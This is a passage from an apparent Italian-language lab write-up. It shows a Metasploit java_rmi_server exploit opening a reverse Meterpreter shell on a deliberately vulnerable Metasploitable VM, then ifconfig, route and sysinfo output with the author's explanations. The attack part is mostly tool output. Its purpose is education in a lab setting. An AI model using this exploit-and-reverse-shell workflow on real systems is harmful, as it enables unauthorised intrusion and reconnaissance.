msf6 exploit(multi/misc/java_rmi_server) > exploit
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/jazeDephF4Gy
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:51917) at 2024-12-26 10:52:34 -0500

meterpreter > █
```

Figura 12: shell Meterpreter

Proprio come spiegato adesso ho accesso alla macchina target (Meta) grazie alla shell di Meterpreter.

### Primo comando: ifconfig

Come prima cosa eseguo il comando **ifconfig** per ricevere la configurazione di rete di Metasploitable.

```
meterpreter > ifconfig

Interface 1
=====
Name       : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
=====
Name       : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe80:3379
IPv6 Netmask : ::

meterpreter > █
```

Figura 13: ifconfig su Meterpreter

Vedendo l'IP **192.168.11.112** di Meta posso avere la conferma che l'attacco è andato a buon fine e sono connesso con la macchina target.

## Secondo comando: route

Eseguo il comando **route** per vedere le configurazioni sulla tabella di routing. Posso vedere l'IP di loopback **127.0.0.1** e l'IP attualmente in uso **192.168.11.112**.

```
meterpreter > route

IPv4 network routes
=====
Subnet      Netmask      Gateway      Metric      Interface
-----
127.0.0.1   255.0.0.0    0.0.0.0      0            eth0
192.168.11.112 255.255.255.0 0.0.0.0      0            eth0

IPv6 network routes
=====
Subnet      Netmask      Gateway      Metric      Interface
-----
::1         ::           ::           0            eth0
fe80::a00:27ff:fe80:3379 ::           ::           0            eth0
meterpreter > █
```

Figura 14: configurazioni sulla tabella di routing

## Terzo comando: sysinfo

Con il comando **sysinfo** posso raccogliere dettagli sul sistema operativo, la versione del kernel e l'architettura. In particolare mi mostra la versione del sistema operativo **Linux 2.6.24-16-server**, l'architettura del processore **x86** e la lingua del sistema impostata su inglese.

```
meterpreter > sysinfo
Computer      : metasploitable
OS            : Linux 2.6.24-16-server (i386)
Architecture : x86
System Language : en_US
Meterpreter   : java/linux
meterpreter > █
```

Figura 15: comando sysinfo